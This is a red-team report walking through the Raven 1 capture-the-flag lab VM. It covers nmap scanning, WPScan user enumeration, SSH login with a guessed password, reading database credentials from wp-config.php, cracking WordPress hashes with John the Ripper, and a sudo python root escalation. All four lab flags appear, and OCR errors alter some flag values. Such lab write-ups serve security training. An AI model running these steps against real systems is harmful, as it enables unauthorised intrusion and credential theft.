
Red Team: Summary of Operations

Table of Contents

Exposed Services

Nmap scan results for each machine reveal the below services and OS details:
nmap -sS -n -p- -vv -O 192.168.1.110



```
root@Kali:~# nmap -sS -n -p- -vv -O 192.168.1.110
Starting Nmap 7.80 ( https://nmap.org ) at 2021-08-23 16:53 PDT
Initiating ARP Ping Scan at 16:53
Scanning 192.168.1.110 [1 port]
Completed ARP Ping Scan at 16:53, 0.03s elapsed (1 total hosts)
Initiating SYN Stealth Scan at 16:53
Scanning 192.168.1.110 [65535 ports]
Discovered open port 445/tcp on 192.168.1.110
Discovered open port 139/tcp on 192.168.1.110
Discovered open port 111/tcp on 192.168.1.110
Discovered open port 80/tcp on 192.168.1.110
Discovered open port 22/tcp on 192.168.1.110
Discovered open port 40264/tcp on 192.168.1.110
Completed SYN Stealth Scan at 16:53, 2.48s elapsed (65535 total ports)
Initiating OS detection (try #1) against 192.168.1.110
Nmap scan report for 192.168.1.110
Host is up, received arp-response (0.00053s latency).
Scanned at 2021-08-23 16:53:23 PDT for 3s
Not shown: 65529 closed ports
Reason: 65529 resets
PORT      STATE SERVICE      REASON
22/tcp    open  ssh          syn-ack ttl 64
80/tcp    open  http         syn-ack ttl 64
111/tcp   open  rpcbind      syn-ack ttl 64
139/tcp   open  netbios-ssn  syn-ack ttl 64
445/tcp   open  microsoft-ds syn-ack ttl 64
40264/tcp open  unknown      syn-ack ttl 64
MAC Address: 00:15:5D:00:04:10 (Microsoft)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
```

This scan identifies the services below as potential points of entry:

- **Target 1**
  - **Port 22/TCP Open SSH**
  - **Port 80/TCP Open HTTP**
  - **Port 111/TCP Open rpcbind**
  - **Port 139/TCP Open netbios-ssn**
  - **Port 445/TCP Open microsoft-ds**

Vulnerabilities

The following vulnerabilities were identified on each target:

- **Target 1**
  - **User Enumeration (WordPress site) CVE-2017-18536**
  - **Weak User Password CVE-2021-39614**
  - **Unsalted User Password Hash (WordPress database)**

CVE-2007-6013

  - **Misconfiguration of User Privileges/Privilege Escalation**

Exploitation

The Red Team was able to penetrate Target 1 and retrieve the following confidential data:


- Target 1

  Flag1: b9bbcb33ellb80be759c4e844862482d

  Exploit Used:

  WPScan to enumerate users of the Target 1 WordPress site


Command: **wpscan --url http://192.168.1.110 --enumerate u**



```
[+] http://192.168.1.110/wordpress/wp-cron.php
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 60%
 | References:
 |  - https://www.iplocation.net/defend-wordpress-from-ddos
 |  - https://github.com/wpscanteam/wpscan/issues/1299

[+] WordPress version 4.8.17 identified (Latest, released on 2021-05-13).
 | Found By: Emoji Settings (Passive Detection)
 |  - http://192.168.1.110/wordpress/, Match: '-release.min.js?ver=4.8.17'
 | Confirmed By: Meta Generator (Passive Detection)
 |  - http://192.168.1.110/wordpress/, Match: 'WordPress 4.8.17'

[i] The main theme could not be detected.

[+] Enumerating Vulnerable Plugins (via Passive Methods)

[i] No plugins Found.

[+] Enumerating Users (via Passive and Aggressive Methods)
 Brute Forcing Author IDs - Time: 00:00:00 <==========> (10 / 10) 100.00% Time: 00:00:00

[i] User(s) Identified:

[+] steven
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[+] michael
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[!] No WPVulnDB API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 50 daily requests by registering at https://wpvuln
db.com/users/sign_up

[+] Finished: Mon Aug 23 17:21:12 2021
[+] Requests Done: 17
[+] Cached Requests: 35
[+] Data Sent: 3.757 KB
[+] Data Received: 12.015 KB
[+] Memory used: 195.184 MB
[+] Elapsed time: 00:00:03
root@Kali:~#
```

- **Capturing Flag 1**: **SSH in as Michael traversing through directories and files.**
  - **Flag 1 found in the var/www/html folder at root in service.html in a HTML comment below the footer.**
  - **Commands:**
- **ssh michael@192.168.1.110**
- **pw: michael**
- **cd var/www/html**

- ls -l
- nano service.html



```
                                        </div>
                                </div>
                        </div>
                </footer>
                <!-- End footer Area -->
                <!-- flag1{b9bbcb33e11b80be759c4e844862482d} -->
```


Flag2: fc3fd58dcdad9ab23faca6e9a3e581c

Exploit Used: Same as flag1

■ Capturing Flag 2: While SSH in as user Michael Flag 2 was also found.

Once more going through directories and files as before Flag 2 was found in /var/www next to the html folder that held Flag 1.


- Commands:
- ssh michael@192.168.1.110
- pw: michael
- cd var/www
- ls -l
- cat flag2.txt



```
michael@target1:/var$ ls
backups  cache  lib  local  lock  log  mail  opt  run  spool  tmp  www
michael@target1:/var$ cd www
michael@target1:/var/www$ ls
flag2.txt  html
michael@target1:/var/www$ cat flag2.txt
flag2{fc3fd58dcdad9ab23faca6e9a36e581c}
michael@target1:/var/www$ 
```


- Flag3: afc01ab56b50591e7dccf93122770cd2
- Exploit Used:
  - Same exploits used to gain Flag 1 and 2.
  - Capturing Flag 3: Accessing MySQL database.
    - Once having found wp-config.php and gaining access to the database credentials as Michael, MySQL was used to explore the database.
    - Flag 3 was found in the wp_posts table in the wordpress database.

- **Commands:**
    - **mysql -u root -p’R@v3nSecurity’ -h 127.0.0.1**
    - **show databases;**
    - **use wordpress;**
    - **show tables;**
    - **select * from wp_posts;**



```
<blockquote>The XYZ Doohickey Company was founded in 1971, and has been providing quality
doohickeys to the public ever since. Located in Gotham City, XYZ employs over 2,000 people
 and does all kinds of awesome things for the Gotham community.</blockquote>

As a new WordPress user, you should go to <a href="http://192.168.206.131/wordpress/wp-adm
in/">your dashboard</a> to delete this page and create new pages for your content. Have fu
n! | Sample Page  |               | publish     | closed         | open          |
    | sample-page   |         |         | 2018-08-12 22:49:12 | 2018-08-12 22:49:12 |
                 |           0 | http://192.168.206.131/wordpress/?page_id=2
        |          0 | page       |                |             0 |
|  4 |         1 | 2018-08-13 01:48:31 | 0000-00-00 00:00:00 | flag3{afc01ab56b50591e7dc
cf93122770cd2}
```


- **Flag4: 715dea6c055b9fe3337544932f2941ce**
- **Exploit Used: Unsalted password hash and the use of privilege escalation with Python.**
- **Capturing Flag 4: Retrieve user credentials from database, crack password hash with John the Ripper and use Python to gain root privileges.**
- **Once having gained access to the database credentials as Michael from the wp-config.php file, lifting username and password hashes using MySQL was next.**
- **These user credentials are stored in the wp_users table of the wordpress database. The usernames and password hashes were copied/saved to the Kali machine in a file called wp_hashes.txt.**
- **Once Steven’s password hash was cracked, the next thing to do was SSH as Steven. Then as Steven checking for privilege and escalating to root with Python**



```
root@Kali:~# john wp_hashes.txt -wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 2 password hashes with 2 different salts (phpass [phpass ($P$ or $H$) 256/256 AVX2
8×3])
Cost 1 (iteration count) is 8192 for all loaded hashes
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
pink84           (steven)
```

Commands:

- **ssh steven@192.168.1.110**
- **pw:pink84**
- **sudo -l**
- **sudo python -c ‘import pty;pty.spawn(“/bin/bash”)’**
- **cd /root**
- **ls**
- **cat flag4.txt**



```
# cat  flag4.txt
------
| ___ \
| |_/ /__ ___   _____ _ __
|    // _` \ \ / / _ \ '_ \
| |\ \ (_| |\ v /  __/ | | |
\_| \_\__,_| \_/ \___|_| |_|

flag4{715dea6c055b9fe3337544932f2941ce}

CONGRATULATIONS on successfully rooting Raven!

This is my first Boot2Root VM - I hope you enjoyed it.

Hit me up on Twitter and let me know what you thought:

@mccannwj / wjmccann.github.io
# 
```